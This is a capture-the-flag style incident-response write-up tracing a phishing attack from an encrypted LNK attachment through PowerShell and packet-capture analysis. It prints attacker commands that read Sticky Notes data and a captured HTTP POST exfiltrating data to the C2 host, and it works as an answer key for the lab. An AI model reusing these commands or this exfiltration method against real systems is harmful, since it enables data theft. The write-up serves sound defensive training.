
# The Boogeyman is here!

Julianne, a finance employee working for Quick Logistics LLC, received a follow-up email regarding an unpaid invoice from their business partner, B Packaging Inc. Unbeknownst to her, the attached document was malicious and compromised her workstation.



Hi Julianne,

I hope you are well.

I just wanted to drop you a quick note to remind you in respect of document #39586972 is due for payment on January 20, 2023.

I would be grateful if you could confirm everything is on track for payment.

For additional information, kindly see the attached document.

You may use this code to view the encrypted file: [redacted]

Best regards,
**Arthur Griffin**
Collections Officer
B Packaging Inc.


[redacted]

The security team was able to flag the suspicious execution of the attachment, in addition to the phishing reports received from the other finance department employees, making it seem to be a targeted attack on the finance team. Upon checking the latest trends, the initial TTP used for the malicious attachment is attributed to the new threat group named Boogeyman, known for targeting the logistics sector.

You are tasked to analyse and assess the impact of the compromise.

**What is the email address used to send the phishing email?**

This one was simple, I just opened the saved email in Thunderbird and saw the email address the attacker used: agriffin@bpakcaging.xyz.





### What is the email address of the victim?

Also straightforward, and just looking at the prior screenshot we see that the email is julianne.westcott@hotmail.com


**What is the name of the third-party mail relay service used by the attacker based on the DKIM-Signature and List-Unsubscribe headers?**

Opening the message source now of the email and looking at the DKIM - Signature and List-Unsubscribe headers, we can see that the relay service used is elasticemail




**What is the name of the file inside the encrypted attachment?**

I went ahead and saved the attachment to the VM, and upon looking inside the ZIP file, we get the answer: invoice_20230103.lnk



**What is the password of the encrypted attachment?**

This one we can see in the email in screenshot from the first few questions. The answer is provided by the attacker: Invoice2023!

**Based on the result of the lnkparse tool, what is the encoded payload found in the Command Line Arguments field?**

By running the lnkparse tool in the command line, we get the answer highlighted in the screenshot below:


**What are the domains used by the attacker for file hosting and C2? Provide the domains in alphabetical order. (e.g. a.domain.com,b.domain.com)**

This one took a little bit of experimentation with filtering the json file, but I was able to locate the two domains by sorting by timestamp, and then ‘ScriptBlockText’ and then ‘grep bpakcaging’ based on the domain that the attacker used in the email. We see in the command lines below that the domains are ‘cdn.bpakcaging.xyz’ and ‘files.bpakcaging.xyz’.

**What is the name of the enumeration tool downloaded by the attacker?**

Similar to the last command I used, this time I just filtered the 'ScriptBlockText' by the timestamp and then sorted and filtered for the unique lines. I then saw the seatbelt.exe command executed which caught my eye, I did a quick google search and confirmed it was an enumeration tool.


**What is the file accessed by the attacker using the downloaded sq3.exe binary? Provide the full file path with escaped backslashes.**

Okay so here I used the same method as the previous question, and then looked back through the attacker's cd commands. I eventually was able to piece together the full path as: C:\\Users\\j.westcott\\AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite


**What is the software that uses the file in Q3?**

A quick google search of plum.sqlite confirmed my answer of Microsoft Sticky Notes.

**What is the name of the exfiltrated file?**


Using the same screenshot from two questions ago, we see that the exfiltrated file is at the top and is 'protected_data.kdbx'

**What type of file uses the .kdbx file extension?**

Quick google search gave me the answer: Keepass.


**What is the encoding used during the exfiltration attempt of the sensitive file?**

We can see from the screenshot from a few questions ago, that the encoding used during the exfiltration attempt is hex.




**What is the tool used for exfiltration?**

Again referencing the same screenshot, we can see that the tool used for exfiltration is nslookup





**What software is used by the attacker to host its presumed file/payload server?**

Now we open up the packet capture file that was attached in the artifacts. This one took a little bit of time to piece together but I was able to locate it by filtering for http contains "files.bpakcaging.xyz" and then following the TCP stream. The answer is shown at the top of the TCP stream here and is Python.cdn


**What HTTP method is used by the C2 for the output of the commands executed by the attacker?**

Fortunately we got this answer from the prior task inside the terminal. We know the attacker used HTTP POST.



**What is the password of the exfiltrated file?**


So to solve this I filtered for the “sq3.exe” binary used by the attacker. From there, I looked at the TCP stream and saw that the user appears to be extracting the password with this command. I went to the next stream right after this and it was a lot of characters that appeared in cipher. I went to cyberchef to decipher it and got my answer. %p9^3!lL^Mz47E2GaT^y

```
.\Music\sq3.exe AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite "SELECT * from NOTE limit
l00";pwd
```

```
POST /27fe2489 HTTP/1.1
X-38d2-8f49: 8cce49b0-b86459bb-27fe2489
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.18362.145
Content-Type: application/x-www-form-urlencoded
Host: cdn.bpakcaging.xyz:8080
Content-Length: 1522
Connection: Keep-Alive

92 105 100 61 56 54 56 49 53 48 98 100 45 97 53 54 52 45 52 50 51 98 45 57 50 53 54 45 55 48 100 51 55 56 49 55 57 52 98 49 32 77 97 115
116 101 114 32 80 97 115 115 119 111 114 100 13 10 92 105 100 61 97 100 56 98 53 50 102 48 45 101 49 98 98 45 52 48 102 54 45 98 98 102 57
45 52 55 97 53 51 102 57 49 56 48 97 98 32 37 112 57 94 51 33 108 76 94 77 122 52 55 69 50 71 97 84 94 121 124 77 97 110 97 103 101 100 80
111 115 105 116 105 111 110 61 68 101 118 105 99 101 73 100 58 92 92 63 92 68 73 83 80 76 65 89 35 68 101 102 97 117 108 116 95 77 111 110
105 116 111 114 35 49 38 51 49 99 53 101 99 100 52 38 48 38 85 73 68 50 53 54 35 123 101 54 102 48 55 98 53 102 45 101 101 57 55 45 52 97
57 48 45 98 48 55 54 45 51 51 102 53 55 98 102 52 101 97 97 55 125 59 80 111 115 105 116 105 111 110 61 49 49 48 54 44 52 51 59 83 105 122
101 61 51 50 48 44 51 50 48 124 49 124 48 124 124 89 101 108 108 111 119 124 48 124 124 124 124 124 124 48 124 124 56 99 97 50 50 99 48
101 45 98 97 53 101 45 52 57 57 97 45 97 56 54 99 45 55 52 55 51 97 53 51 100 99 54 100 101 124 55 52 102 48 56 55 50 52 45 99 99 99 57 45
52 99 101 54 45 57 52 101 55 45 56 99 57 57 101 54 99 100 52 50 99 54 124 54 51 56 48 57 50 50 52 55 51 57 55 49 57 57 53 56 57 124 124 54
51 56 48 57 50 50 52 55 53 49 54 49 48 55 48 55 57 13 10 13 10 80 97 116 104 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 13 10 45 45 45
45 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 13 10 67 58 92 85 115 101 114 115 92 106 46 119 101 115 116 99 111 116 116 13 10 13 10 13
10HTTP/1.0 200 OK
Server: Apache/2.4.1
Date: Fri, 13 Jan 2023 17:25:38 GMT
Access-Control-Allow-Origin: *
Content-Type: text/plain

OK
```



**What is the credit card number stored inside the exfiltrated file?**

After a lot of trial and error for this one, in both WireShark and Tshark, I ran the following command based on the knowledge we had on the attacker. I saved the file to the VM, and used the password retrieved from the previous file to open it. I then searched through the file and found the credit card number to be: 4024007128269551

```
ubuntu@tryhackme:~/Desktop/artefacts$ tshark -r capture.pcapng -Y "(((dns) && (dns.qry.type == 1)) && (dns.flags.response == 0)) && (ip.dst == 167.71.211.113)" | cut -d ' ' -f 10 | cut -d '.' -f 1 | uniq > prote
cted_data.hex.kdbx
```

**Conclusion**:
This lab reinforced the importance of end-to-end investigation by combining phishing analysis, endpoint detection, and network forensics to track an attack from initial compromise to data exfiltration. It was a challenging but valuable exercise that strengthened my ability to identify attacker TTPs and assess the full scope of impact..